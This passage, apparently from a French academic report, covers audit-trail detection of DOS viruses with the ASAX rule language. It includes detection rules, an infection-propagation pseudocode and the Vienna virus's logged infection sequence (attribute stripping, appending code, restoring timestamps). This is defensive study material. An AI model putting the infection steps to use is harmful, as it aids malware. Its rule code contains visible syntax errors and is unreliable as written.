1. Les conditions $cond_1$, ..., $cond_n$ sont successivement évaluée (en respectant E) jusqu'a ce qu'une (s'il y a en une) valent true (vraie). Soit condi ($1 \leq i \leq n$) cette condition. Dans ce cas, l'action actioni est exécutée et l'expression

do

$cond_1 \rightarrow action_1$

...

$cond_n \rightarrow action_n$

od

est exécutée à nouveau.

2. Si aucune des conditions $cond_1$, ..., $cond_n$ est évaluée et ne vaut true, l'exécution est terminée.

-Les actions composées sont réalisées avec les mots clés **begin** et **end**. Soit E l'environnement actuel, une séquence d'actions action1, ...,actionn (n >0). L'exécution de l'expression :

begin $action_1$**;** ...**;** $action_n$ **end**

en respectant l'environnement E actuel consiste à exécuter chacune des actions action1, ..., actionn.

5.7 Exemple de programme A.S.A.X.

Le programme suivant est destiné à tourner dans un environnement multi-tâches et multi-utilisateurs. On veut détecter l'événement suivant :

"Si un utilisateur essaye plus de X fois de se connecter au système depuis le même terminal sans succès en déans les Y minutes, le message M1 sera envoyé à l'auditeur".

Cette fonction d'alarme sera implémentée en utilisant deux règles : alarm_failed_login et Count_rule. La première sera activée avec des valeurs appropriées des paramètres dabs le but d'exécuter l'alarme. La seconde règle sera activée par la première. Le but de la règle alarm_failed_login est d'envoyer un message à l'auditeur lorsque l'utilisateur se connecte sans succès au systèmes le nombre de fois *occ_par* depuis le même terminal endéans la période *within_par*_(pendant ces connexions sans sucès, aucune connexion réussie par cet utilisateuir sur ce terminal n'a pu se produire).

Elle sera activée par les paramètres suivants :

occ_par := X;

within_par = Y minutes.

La traduction de cette règle dans le langage aura la forme suivante :

```
rule alarm_failed_login (occ_par, within_par : integer);

if

    event = 'login' and result = 'failed'

        →begin
            trigger off for_next Count_rule (occ_par -1, timestp+Within_par,
                                             user_id, station);
            trigger off for_next alarm_failed_login (occ_par, within_par)
          end

    true    → trigger off for_next alarm_failed_login (occ_par, within_par)

fi
```


```
rule Count_rule (l_occ_par : integer; limit_par, user_id_par, terminal_par : string);

if
        l_occ_par = 1
        and event = 'login'
        and result = 'failed'
        and user_id_par = userid
        and station = terminal_par
        and timestp < limit_par          → send_message(M1);

        event = 'login'
        and result= 'failed'
        and user_id_par=userid
        and station = terminal_par
        and l_occ_par > 1       → trigger off for_next Count_rule (l_occ_par - 1,
                                                                   limit_par,
                                                                   user_id_par,
                                                                   terminal_par);

        timestp ≥ limit_par     → skip;

        result = 'success'
        and event = 'login'
        and station = terminal_par
        and user_id_par = userid        → skip;

        true    → trigger off for_next Count_rule (l_occ_par, limit_par, user_id_par,
                                                   terminal_par)

fi
```

6. L'audit pour pc

Le "virus test center" de l'Institut d'Informatique de l'Université d'Hambourg en Allemagne a créé un logiciel pour compatible IBM permettant l'audit d'un pc. Ce logiciel est composé d'un programme qui réside en permanence en mémoire centrale de l'ordinateur et qui le scrute en permanence, l'autre partie se trouve sur un autre ordinateur qui est connecté au premier par une connexion série.

Comme il s'agit de surveiller un ordinateur ou de suivre un comportement d'un virus sur la première machine, on comprend aisément que l'analyse se fasse sur un deuxième ordinateur qui lui est sain. On peut ainsi garantir que l'analyse n'est pas perturbée par le virus que l'on analyse.

Avec le logiciel actuel, l'analyse se fait "off-line" c'est-à-dire à près coup. L'analyse ne se fait donc pas au fur et à mesure que les informations concernant l'audit arrivent dans l'ordinateur de contrôle.



Transmission de l'audit sur la ligne

L'outil d'audit-trail pour pc développé par Norton Swimmer, fonctionne sur le principe de détournement des interruptions du système d'exploitation DOS. Ces interruptions sont équivalentes au mécanisme d'appels systèmes sous unix. Mais ici, il n'y a pas différents modes comme le mode utilisateur ou le mode noyeau sous UNIX qui sans aucun risque permettrait l'analyse au sein même de la machine infectée.

Actuellement, l'outil ne détourne qu'une seule interruption du DOS, l'interruption 21H, cela peut sembler peut, mais il faut savoir que l'interruption 21H s'occupe d'au moins 90% de tous les appels systèmes.

C'est donc en fait, l'outil qui est appelé, lors d'un appel système au lieu de l'interruption 21H, et c'est cet outil qui appelera ensuite l'interruption 21H. Ce faisant il joue l'intemédiaire entre les programmes et le système d'exploitation et il note au passage les fonctions de l'interruption 21H appelée ansi que les paramètres.

Malheureusement, l'outil ne permet de connaître les valeurs renvoyées par les fonctions ni même si la fonction a pu se réaliser...

7. Règles pour la détection de virus

Je vais maintenant essayer de vous intéresser au problème de la détection des virus informatiques par l'analyse dynamique de leurs audit-trails. Le but n'est pas seulement de détecter la présence d'un virus mais également de les indentifier parmi les virus connus et s'il est inconnu de déterminer à quelque famille (si elle existe) il appartient.

7.1 Détection de virus inconnus par leurs actions sur les exécutables

Si l'on veut à partir d'un audit-trail détecter un virus, on peut par exemple le détecter comme le font les moniteurs par recherche de comportements suspects. Bien qu'attention, suspect ne signifie pas toujours que nous soyons en fasse d'une infection. Mais certains comportements sont très suspects, ce sont ceux qui portent sur les fichiers contenant les exécutables, vu que ceux-ci sont des victimes potentielles d'une infection.

Vous trouverez ci-après une liste d'actions pouvant dans certains cas être suspecte, les actions sont classées de la moins suspecte à la plus suspecte.

7.1.1 Opérations simples sur les fichiers exécutables

La création d'un exécutable.

Ici le nom du commanditaire de l'action est très important, en effet si certains programmes ont dans leurs fonctionnalités, la création d'exécutables, beaucoup d'autres ne l'ont pas. On admettra sans problème que des outils de développement tel que les compilateurs et les éditeurs de liens créent des exécutables, mais plus difficilement des gestionnaires de stock.

Ainsi pour déterminer si l'opération est licite ou pas, il faudra dresser une liste exhaustive des commanditaires autorises à créer des exécutables. Sur pc, il y aura donc les compilateurs, les archiveurs, les décompacteurs, outils de backup, les outils de débogages, etc...

Une attention toute particulière devra être portée lors de l'installation de nouveaux logiciels qui sont le plus souvent compactés dans un fichier exécutable auto-décompactables.

Il faut également prendre conscience du fait que la création d'un exécutable par un programme autorisé, ne signifie pas toujours que l'opération est licite, ce programme peut avoir été infecté auparavant (cf. modification d'un exécutable et propagation de modification), ou servir d'outil au virus pour l'infection (cf. exécution d'un exécutable).

La présence simultanée de deux programmes de même nom mais dont l'un porte l'extension EXE et l'autre l'extension COM peut être considéré comme hautement suspect, surtout la création du .COM n'est pas le résultat de l'exécution du programme EXE2BIN, qui le convertisseur de type d'exécutable du DOS...

Renommer un exécutable.

A première vue, on pourrait se demander : quel mal y a t-il à renommer un exécutable. En effet renommer un exécutable est courant lors de l'installation d'une nouvelle version d'un logiciel. On renomme l'ancien qui portait le même nom, afin de distinguer le nouveau de l'ancien (et il en va de même lors de l'élaboration de nouveaux logiciels).

Mais renommer un exécutable, peut être aussi un moyen insidieux, pour rendre impossible le chargement d'un programme en mémoire ou substituer un virus à un programme bénin. Le meilleur exemple est de renommer le programme d'audit trail, afin d'empêcher son chargement...

Certains virus, créent des fichiers temporaires, qui contiennent la nouvelle version de l'exécutable qu'ils sont en train de contaminer, après la contamination le fichier temporaire prend le nom de l'exécutable, et si c'est possible l'exécutable original est détruit sinon renommé.(cf. technique).

Il faut également tester la validité du nom car par exemple en ajoutant un blanc (ASCII32) au nom d'un fichier il devient alors impossible depuis la ligne de commande du DOS, de donner comme paramètre à une commande DOS, le nom de ce fichier. Ce blanc est a interprété comme un séparateur et non comme un caractère à part entière du nom.

Le virus AIDS utilise quant à lui, le caractères ASCII255, qui est affiché comme le caractère blanc (mais qui est interprété différemment) il devient alors impossible de distinguer :

CD

CD

ou la première commande signifie, donne moi le nom du répertoire courant et la deuxième CD #, (où le # représente ici le caractère ASCII255 qui est un caractère inimprimable de l'alphabet de l'ordinateur), qui signifie entre dans le répertoire de nom #.

Détruire un exécutable.

Dans ce cas de nouveau le nom du commanditaire de l'opération est important, cela rejoint un peu ce qui a déjà été dit pour l'exécution d'un programme, l'action sera moins suspecte si elle vient d'un gestionnaire de fichiers, genre pc-tools ou norton commander, ou elle vient directement de la ligne de commande DOS. Mais que dire d'un programme qui s'autodétruit ?

La fréquence aussi peut être fortement révélatrice, si depuis quelque temps le taux de destruction des exécutables va en grandissant, il faut s'en inquiéter...

Modification d'un exécutable.

Cette opération est très suspecte, et doit toujours être signalée. Il est rare d'avoir une modification exécutable sauf peut-être pour les exécutables d'extension BAT (car rédiger en texte claire et souvent modifiés). Même les compilateurs qui manipulent fortement les exécutables, créer des exécutables ou écrase des exécutables et ne font jamais de mise a jour du code machine.

Les seules exceptions sont les programmes qui se modifient lors de leur l'installation. C'est lors d'une demande d'ouverture d'un fichier qu'il faudra contrôler si la demande porte sur un exécutable et si on a une modification partielle ou un écrasement total du fichier...

Modification des attributs.

Dans le DOS, chaque fichier possède des attributs obligatoires qui permettent de déterminé à quel type de fichier, on a affaire. Une modification d'attribut peut parfois être révélateur d'une tentative d'infection.

L'attribut D(irectory)

L'attribut D signifiant répertoire (directory), aucun fichier exécutable ne peut l'avoir ... Mais rien n'empêche en théorie à un répertoire d'avoir comme extension du nom .EXE .COM .BAT .SYS, ce qui ne se fait jamais en pratique.

L'attribut S(ystème)

L'attribut S, est réservé aux fichiers exécutables et de chargement du DOS. Il signale que le fichier ne peut ni être déplacé ni être copié, leur adresse physique sur le disque étant primordiale...

La suppression ou l'apparition d'attribut S doit être considéré comme suspect. Il y a certes des exceptions, lors de l'installation de certains programmes protégés, il y a création de fichiers avec attribut S contenant le numéro de licence ou un compteur pour mémoriser le nombre d'installations successives... Ici encore le nom du commanditaire de l'opération est primordiale, et permettra de déterminer si l'opération est licite ou pas (avec une certaine probabilité).

L'attribut H(ide)

L'attribut H permet de ne pas faire apparaître le nom d'un fichier lors du listage des noms de fichiers d'un répertoire. Ici le contexte, aide fortement, un ordinateur servant uniquement pour le traitement de textes, ne peut voir son nombre de fichiers cachés augmenter.

De nos jours, tous les gestionnaires de fichiers montrent les fichiers cachés. Si la modification a été demandée par l'intermédiaire du programme ATTRIB ou un gestionnaire de fichier, il y a beaucoup de chance que ce soit l'utilisateur qui l'ait sciemment demandée.

Il est ici très difficile de se prononcer, mais l'opération de modification de cet attribut doit être notifiée.

L'attribut R(ead only)

L'attribut R indique que le fichier possédant cette attribut est accessible en lecture seulement. Un exécutable possédant cet attribut peut être lu ou exécuté mais pas modifié.

En général, la modification de cet attribut est faite à la demande de l'utilisateur au moyen du programme du dos (attrib.exe). Une séquence suspecte pourrait être suppression de l'attribut R, modification d'exécutable, et remise de l'attribut R. La plupart des virus commencent par retirer l'attribut R des fichiers exécutables.

L'attribut A(rchive).

L'attribut A indique que le fichier possédant cet attribut, a été modifié depuis le dernier backup. Ici de nouveau le commanditaire de l'action est très important, si la demande vient de backup.exe, de attrib.exe, ou de pctools ou d'un autre utilitaire de backup, il y a beaucoup de chance que l'opération soit normale. Un virus peut utiliser cet attribut comme marqueur, pour indiquer que le fichier est déjà contaminé...

Les attributs date et heure.

Lors d'une modification d'un fichier, normalement la date et l'heure associées à ce fichier sont modifiées. La date et l'heure permettent alors de déterminer le moment de la dernière modification...

Pour un virus, il est primordial que l'on ne puisse pas voir qu'il a infecté un fichier, donc avant l'infection il sauve la date et l'heure associée au fichier, et après l'infection, il efface les traces de son crime, en remettant la date et l'heure qu'il a sauvées précédemment ...

Cette modification de la date et de l'heure peut se faire grâce à l'utilisation d'une interruption, donc on signalera toute demande à cette interruption...

Certains virus, utilisent la date et l'heure comme marqueur pour indiquer qu'un fichier est infesté, par exemple le virus 4096 changeait le siècle de la date, ce qui passait inaperçu vu que lors du listage du répertoire seuls les deux derniers chiffres de la date apparaissent, il était donc impossible de distinguer 1990 de 2090, un autre virus lui utilisait les millièmes de seconde, jamais utilisés.

Donc il est important de tester la validité d'une date, par rapport à deux critères : le premier : la date est-elle valide (exemple détecter l'utilisation d'une 25 heures ...), le deuxième la date est-elle plausible (exemple date & heure supérieure à la date actuelle...).

La taille d'un exécutable

Les tout premiers virus, en s'accrochant aux exécutables faisaient grandir la taille de ceux-ci. Maintenant certains virus utilisent un algorithme pour réduire leur taille et celui du programme hôte, rendant impossible la détection du virus par la modification de la taille...

Mais il est quand même important de signaler les modifications de tailles ...

Le nom d'un exécutable

La modification du nom, revient à renommer celui-ci.

7.1.2 Séquence d'actions suspectes sur les exécutables.

Utilisation d'un fichier intermédiaire pour l'infection d'un exécutable.

Certains virus, lorsqu'ils infectent un exécutable s'arrangent pour garder le code original de celui-ci intact. En agissant ainsi, exécutable infecté semble s'acquitter normalement de ses fonctions habituelles. A ce dessein les virus s'insèrent dans le code avant ou après le code original.

Comme il est impossible d'insérer directement dans un fichier, il faut utiliser un intermédiaire, soit la mémoire (petit exécutable), soit un fichier. Dans le deuxième cas de figure, ils créent un fichier intermédiaire, s'y recopient, et derrière installent le code original de l'exécutable.

Après ils détruisent l'exécutable original qui n'est plus nécessaire, et renomment le fichier temporaire avec le nom de l'exécutable effacé.

Cela nous donne les deux scénari suivants :

SC1 :

Commanditaire de l'action : VIRUS ou PRGM INFECTE

OBJET A INFECTER : UN.EXE (ou UN.COM ou UN.SYS ou UN.BAT)

ACTIONS:

1) CREATE TMP
2) COPY VIRUS+UN.EXE --> TMP
3) ERASE UN.EXE
4) RENAME TMP --> UN.EXE

SC2:

Commanditaire de l'action : VIRUS ou PRGM INFECTE

OBJET A INFECTER : UN.EXE (ou UN.COM ou UN.SYS ou UN.BAT)

ACTIONS:

1) RENAME UN.EXE --> UN.OLD
2) CREATE UN.EXE
3) COPY VIRUS+UN.OLD --> UN.EXE
4) ERASE UN.OLD

Dans le SC1, si le nom du fichier intermédiaire est toujours le même, pour un virus connu, on peut directement le repérer. Si le nom du temporaire est donné par le virus, (soit par génération aléatoire, soit en fonction du nom du fichier à infecter), il se peut que le virus soit confronté au problème que le fichier qu'il veut créer existe déjà...

Pour éviter ce problème, en général, les virus peuvent utiliser la fonction MS-DOS qui crée des fichiers intermédiaires où il ne faut préciser aucun nom. Ici nous avons supposé que le code original du programme à infecter n'avait pas été tronqué, mais on peut très imaginer le contraire et garder le même scénario, en supposant que la fonction COPY peut être n'importe quelle autre fonction dont le résultat est de mettre le programme à infecter modifié et le virus au sein du même fichier.

Traduction en programme A.S.A.X.

Chaque point des scénario ci-dessus correspond à une règle ci-dessous.

```
rule rename ( ) /* SC 4) */
var   nom1,ext1,nom2,ext2 :string;
      p:integer;
begin
 if   function_21='17' /* Utilisation of FCB */
      -->
      begin
            nom1=rtrim(upcase(substr(FCB,2,8)));
            ext1=rtrim(upcase(substr(FCB,10,3)));
            nom2=rtrim(upcase(substr(FCB,12,8)));
            ext2=rtrim(upcase(substr(FCB,20,3)));
            trigger for_current     rename_to_exe_std (nom1,ext1,nom2,ext2)
      end
```

```
        function_21='56' /* Utilisation of HANDLES */
        -->
        begin
                p=pos('.',SOURCE);
                if p<> 0
                -->
                begin
                        name1=upcase(substr(SOURCE,1,p-1));
                        ext1=upcase(substr(SOURCE,p+1,len(SOURCE)-p))
                end
                true /* else */
                -->
                begin
                        name1=upcase(SOURCE);
                        ext1="
                end
                fi
        p=pos('.',DESTINATION);
        if p<> 0
        -->
        begin
                name2=upcase(substr(DESTINATION,1,p-1));
                ext2=upcase(substr(DESTINATION,p+1,len(DESTINATION)-p))
        end
        true /* else */
        -->
        begin
                name2=upcase(DESTINATION);
                ext2="
        end
        fi;
        trigger for current rename_to_exe (name1,ext1,name2,ext2)
end
fi;
trigger for_next rename ( )
end

rule rename_to_exe_std (name1,ext1,name2,ext2) /* SC2 1) */
/* RENAME NOM1.EXT1 TO NOM2.EXT2 */
begin
        if ext2='EXE' or ext2='COM' or ext2='SYS' or ext2='BAT'
        /*  is the new file a EXECUTABLE FILE ?*/
        --> begin
                println ('Commanditor is ',COMMANDITOR);

                if  ext1 <> 'EXE' and ext2<> 'COM' and
                  ext1 <> 'SYS' and ext1 <> 'BAT'
                --> begin
                        /* possibility of using tempory file to make
```

```
                    a new version of a EXECUTABLE file */
                    print(' Renaming of non EXECUTABLE FILE to a ');
                    print(' EXECUTABLE FILE ');
                    trigger for_next seq_002(Commanditor,name1,ext1,name2,ext2)
                  end
                true /*else */
                --> println ('Rename of a EXECUTABLE FILE ')
                fi;
                println (substring(FCB,2,8),'.',substring(FCB,10,3),
                  ' --> ', substr(FCB,12,8),'.',substr(FCB,20,3))
                end
          fi
    fi
end

rule creation ( ); /* SC1 1) ou SC2 2) */
var name,name1,ext1;
  p:integer;
begin
if
function_21='16'
--> begin
      name1=rtrim(upcase(substr(FCB,2,8)));
      ext1=rtrim(upcase(substr(FCB,10,3)));
      trigger for_current creation_std(name1,ext1,0)
   end
function_21='3C' .or. function_21='5B'
--> begin
      name=name_pgm(upcase(CHEMIN));
      p=pos('.',name);
      if p<> 0
      --> begin
            name1=upcase(substr(name,1,p-1));
            ext1=upcase(substr(name,p+1,len(name)-p))
        end
      true /* else */
      --> begin
            name1=upcase(name);
            ext1=''
        end
      fi
      trigger for_current creation_std (name1,ext1,HANDLE)
/* Creation of tempory file */
function_21='5A'
-->
```

```
        p=pos('.',NAME);
        if p<> 0
        --> begin
                name1=upcase(substr(NAME,1,p-1));
                ext1=upcase(substr(NAME,p+1,len(NAME)-p))
            end
        true /* else */
        --> begin
                name1=upcase(NAME);
                ext1=''
            end
        fi
        trigger for_current creation_std (name1,ext1,HANDLE)
    trigger for_current creation_std (name1,ext1,HANDLE);
fi
end;

rule creation_std (name1,ext1,handle) /* toute création des deux scénari */
begin
if ext1='EXE'
-->
 begin
    println (COMMANDITOR,' HAS ASKED :');
   if handle = 0
   --> println ('Creation of a EXE FILE with FCB system')
   true
   --> println('Creation of a EXE FILE with HANDLE number ',HANDLE)
   fi
  end
fi;

rule erase ( );
var name,name1,ext1;
   p:integer;
begin
if
function_21='13'
--> begin
        name1=rtrim(upcase(substr(FCB,2,8)));
        ext1=rtrim(upcase(substr(FCB,10,3)));
        trigger for_current erase_std(name1,ext1,0)
  end
function_21='41'
--> begin
        name=name_pgm(upcase(CHEMIN));
        p=pos('.',name);
        if p<> 0
        --> begin
```

```
            name1=upcase(substr(name,1,p-1));
            ext1=upcase(substr(name,p+1,len(name)-p))
        end
    true /* else */
    --> begin
            name1=upcase(name);
            ext1="
        end
    fi
    trigger for_current erase_std (name1,ext1,HANDLE)

rule erase_std (name1,ext1,handle)
begin
if ext1='EXE'
-->
 begin
  println(COMMANDITOR,' HAS ASKED :');
  if handle = 0
  --> println (' Destruction of a EXE FILE with FCB system')
  true
  --> println(' Destruction of a EXE FILE with HANDLE number ',HANDLE)
  fi
 end
fi;

rule attribut ( );
var name,name1,ext1;
  p:integer;
begin
function_21='43'
--> begin
    name=name_pgm(upcase(CHEMIN));
    p=pos('.',name);
    if p<> 0
    --> begin
            name1=upcase(substr(name,1,p-1));
            ext1=upcase(substr(name,p+1,len(name)-p))
        end
    true /* else */
    --> begin
            name1=upcase(name);
            ext1="
        end
    fi
    if ext1='EXE' or ext1="COM" or ext1="BAT" or ext1="SYS"
    -->
    begin
            println (COMMANDITOR,' HAS ASKED :');
```

```
                println('Set attribut ',AttrtoTxt(ATTRIBUT),' to ',CHEMIN)
        end
        fi
    end
end

rule modification ( );
var name,name1,ext1;
   p:integer;
begin
if
function_21='15' or function_21='22'
--> begin
        name1=rtrim(upcase(substr(FCB,2,8)));
        ext1=rtrim(upcase(substr(FCB,10,3)));
        trigger for_current modification_std(name1,ext1,0)
    end;
function_21='3D'
-->
        begin
                name=name_pgm(upcase(CHEMIN));
                p=pos('.',name);
                if p<> 0
                --> begin
                        name1=upcase(substr(name,1,p-1));
                        ext1=upcase(substr(name,p+1,len(name)-p))
                    end
                true /* else */
                --> begin
                        name1=upcase(name);
                        ext1=''
                    end
                fi;
                trigger for_current modification_std(name1,ext1,HANDLE)
        end
fi;
trigger for_next modification ( )
end;

rule modification_std (name1,ext1 :string;handle:integer);
begin
 if ext1 = 'EXE' or ext1 ='COM' or ext1='SYS' or ext1='BAT'
 -->
        if handle <> 0
        --> begin
                if ACCESS='W' or ACCESS='RW'
                --> begin
                        printf('Modification d'un EXECUTABLE FILE ',CHEMIN)
```

```
                end
            fi
            trigger for_next modif_handle(name1,ext1,handle)
        end
    true --> printf('Modification d'un EXECUTABLE FILE ',CHEMIN)
    fi
 fi
end;

rule modif_handle (name1,ext1:string;handle:integer)
begin
    if
    function_21='40'
    --> begin
            if  HANDLE = handle
            --> trigger for_current modification_std(name1,ext1,HANDLE)
            fi;
             trigger for_next modif_handle (name1,ext1,handle)
       end;
    function_21='3E' and HANDLE=handle
    --> skip; /* le fichier est ferme et le handle libere */
             /* la regle n'est plus reactivee */
    true
    --> trigger for_current modification_std(name1,ext1,HANDLE)
    fi
end;

rule init_rule ( )
begin
    trigger for_next rename( );
    trigger for_next creation ( );
    trigger for_next erase ( );
    trigger for_next attribut ( );
    trigger for_next modification ( )
end.
```

Détection de contamination en chaîne.

La modification d'un exécutable est très peu courante, de plus si un programme modifié se met lui aussi subitement à modifier un autre exécutable, il se peut que celui-ci, soit devenu à son tour, vecteur d'un virus, on a alors à faire à une épidémie.

La détection d'une épidémie semble facile à priori, mais on se rend compte à posteriori que :

1°. le nombre exécutables surveiller augmente rapidement, la limite supérieure étant naturellement le nombre exécutable présent sur le disque ...

2°. il peut y avoir plusieurs demandes de surveillance pour un même programme sans même imaginer que plusieurs virus peuvent être présents.

3°. l'infection peut être lente s'étendant sur un longue période, il faudra donc que les règles activées pour la surveillance survivent à l'audit trail.

Le scénario suivant d'infection est d'application.

```
SCENARIO PROPAGATE (PARAMETER)     /* NON RECURSIF ... */

Commanditaire actuel : PARAMETER

OBJECT à infecter     : an executable FILE

ACTIONS :

 LOOP:

      FOUND an executable FILE (eg : NAME.EXE)

      IF NAME.EXE IS NOT INFECTED
           infecte NAME.EXE
           wait for execution of NAME.EXE
           PROPAGATE (NAME.EXE) /* AND THE END OF PROPAGATE */
      ELSE

           IF  THERE IS executable YET
                GO TO LOOP
           ELSE
                EXECUTE THE PROCEDURE DAMAGE
           FI

      FI

END
```

La détection peut se faire au niveau des demandes de modifications, en effet, il suffit de noter le nom du fichier exécutable modifié et ensuite de suivre les actions effectuées par ce fichier. Le problème est bien sur le nombre de fichiers à suivre. Et de se poser la question suivante, si un programme a été modifié, et que lors d'une de ces exécutions, il ne modifie aucun autre programme, est-il pour autant sain ?

De plus, il faut bien se rendre compte, que l'analyse de l'audit-trail, se fait par après, et que les fichiers contaminés peuvent ne s'être encore manifestés. Il faut donc impérativement pouvoir sauver l'état de l'analyse à la fin de l'étude de cet audit-trail, afin de pouvoir dans les analyses suivantes, détecter une corrélation entre l'ancienne et la nouvelle situation.

7.2 Détection de virus connus.

Les concepts et les idées dont je vais parler sont l'oeuvre de Monsieur Klaus Brunnstein, de Madame Simone Fischer-Hübner et de Monsieur Morton Swimmer et sont extraits de leur article "Concepts of an Expert System for Virus Detection".

Les résultats des analyses effectuées par ces personnes au "Virus Test Center" de Hambourg, ont montré que les virus avaient des audit-trails très particuliers, très caractéristiques des actions des virus. Voici l'audit-trail du Virus Vienna très caractéristique.

<109E:0152, Dos2_get_version, NIL, 0000152315>
<109E:015E, Dos2_get_dta, NIL, 0000152315>
<109E:0171, Dos_set_dta, DTA(109E0391), 0000152316>

; **Recherche d'un exécutable (.COM) à infecter**

<109E:01FD, DOS2_find_first, Attrib(03) Name(*.COM), 0000152316>
<109E:0203, DOS2_find_next,NIL, 0000152316>
<109E:0203, DOS2_find_next,NIL, 0000152316>
<109E:0203, DOS2_find_next,NIL, 0000152317>
<109E:0203, DOS2_find_next,NIL, 0000152317>
<109E:0203, DOS2_find_next,NIL, 0000152317>
<109E:0203, DOS2_find_next,NIL, 0000152317>

; **Suppression de l'attribut "R": protection contre l'écriture**

<109E:023B, DOS_get_attrib, NIL, 0000152317>
<109E:024E, DOS_set_attrib, Attrib(20), 0000152317>

; **Ouverture du fichier à infecter**

<109E:0259, DOS2_open_handle, Name(C1000.COM), Mode (02) Attrib(20), 0000152318>

; **Sauvegarde la date et de l'heure de création**

<109E:0265, DOS2_get_date_time, Handle(0005), 0000152318>
<109E:0271, DOS_get_time, NIL, 0000152318>

; **Lire les trois premiers octects du fichier**

<109E:0293, DOS2_read_handle, Handle(0005) Count (0003), 0000152319>

; **Ecriture 288 octects à la fin du fichier, c'est le code du virus**

<109E:02A5, DOS_move_ptr_append, Handle (0005) Count (00000000), 000015231A>
<109E:02C9, DOS2_write_handle, Handle(00005) Count(0288), 000015231A>

; **Ecriture 3 bytes au début du fichier**

<109E:02DB, DOS_move_ptr_abs, Handle (0005) Count (00000000), 0000152320>
<109E:02EA, DOS2_write_handle, Handle (0005) Count (3), 0000152320>

; **Restauration de l'ancienne heure et date**

<109E:02FF, DOS2_set_date_time, Handle (0005), 0000152320>

; **Fermeture du fichier**

<109E:0303, DOS2_close_handle, Handle(0005), 0000152321>

; **Restauration des anciens attributs**

<109E:0312, DOS_set_attrib, Attrib (20), 0000152327>

On remarquera que ce virus est un virus réinscripteur qui ajoute son code d'une longueur de 288 octects à la fin de l'exécutable infecté et que les règles pour la détection de virus inconnu, l'aurait détecté. La modification des trois premiers octets du fichier est réalisée pour faire introduire une instruction de saut vers le début du code du virus. On remarque également ce que j'avais signalé au paragraphe précédant la restauration de la date, de l'heure et des attributs.

Voici un programme en langage A.S.A.X. permettant de détecter la présence du virus Vienna dans un audit-trail.

```
rule find_first ( )
begin
        if function='4E' and upcase(trim(NAME))='*.COM'
        --> trigger for_next get_attr( )
        fi
        trigger for_next find_first ( )
end

rule get_attr( )
var f:integer;
begin
        if function='43' and sub_function='00'
        --> begin
                if pos('.COM',upcase(name))
                        if f != 0
                        --> trigger for_next set_attr(name,1)
                         true --> trigger for_next get_attr( )
                        fi
                end
        fi
end

rule set_attr(nom:string, rencontre:integer)
begin
        if
                (function='43' and sub_function='01' and rencontre = 1 and
                pos(nom,name) != 0)  --> trigger for_next DOS2_open_handle (name);

                (function='43' and sub_function='01' and rencontre = 2 and
                pos(nom,name) != 0)  --> print ('infection possible par le virus Vienna);

                true --> trigger for_next set_attr(name,1)
        fi
end;
```

```
rule DOS2_open_handle (nom:string)
begin
        if
        function='3D' and mode='02' and name=nom --> trigger for_next
        DOS2_get_date_time(nom)
         true --> trigger for_next DOS2_open _handle(nom)
        fi
end

rule DOS2_get_date_time (nom:string)
begin
        if
        function='57' and sub_function='00'
        --> trigger for_next get_time(handle,nom);
         true
        --> trigger for_next DOS2_get_date_time (nom)
        fi
end

rule get_time (handle:integer, nom:string)
begin
        if
                function='2C' --> trigger for_next DOS2_read_handle (handle,nom);
                true --> trigger for_next get_time(handle,nom);
        fi
end

rule DOS2_read_handle (ha:integer, nom : string)
begin
        if
                function='3F' and handle=ha and count=3
                --> trigger for_next DOS2_write_handle (ha,nom);
                true
                --> trigger for_next DOS2_read_handle (ha,nom);
        fi
end
```

```
rule DOS2_write_handle (ha:integer, nom:string, recontre:integer);

begin
        if
                function='40' and handle=ha and count=288 and rencontre=1
                --> trigger for DOS2_write_handle (ha,nom,2);
                function='40' and handle=ha and count=288 and rencontre=2
                --> trigger for DOS2_set_date_time(ha,nom);
                true
                --> trigger for_next DOS2_write_handle (ha,nom);
        fi
end

rule DOS2_set_date_time(ha:integer,nom:string)

begin
        if
                function='57' and sub_function='01'
                --> trigger for_next DOS2_close_handle (ha,nom);
                true
                --> trigger for-next DOS2_set_date_time (ha,nom);
        fi
end

rule DOS2_close_handle (ha:integer, nom:string)

begin
        if
                function='3E' and handle=ha
                --> trigger for_next DOS_set_attrib (ha,nom,2);
                true
                --> trigger for_next DOS2_close_handle(ha,nom);
        fi
end

rule init_rule ( )

begin

        trigger for next find_first ( )

end
```

8. Etude des améliorations possibles

8.1 Le D.O.S.

On ne doit compter pas sur une amélioration du D.O.S. qui offrirait de meilleures garanties au point de vue protection contre les virus. Le MS-DOS 6.0 qui vient de sortir est bien livré avec un anti-virus mais non seulement celui-ci n'est pas intégré dans le système d'exploitation mais de plus, il est de piètre qualité. Seule une modification profonde du système d'exploitation pourrait garantir un peu plus de sécurité.

Le DOS qui de plus en plus ne sert pratiquement plus que pour WINDOWS, a encore une longue vie devant lui. Les nouveaux systèmes d'exploitations qui viennent de sortir ou qui sont disponibles en version de test requièrent des machines trop puissantes et très équipées. Le DOS va donc encore résister quelques années, le temps que le prix de ces machines diminuent fortement et le temps que les entreprises aient amorti les machines qu'elles viennent d'acheter

Les nouveaux systèmes ne vont que retarder l'apparition de nouveaux virus, le temps que les concepteurs de ces pestes se "recyclent". Ce qui a déjà été le cas avec Windows où il y encore peu de virus spécialement conçus pour tourner sous WINDOWS.

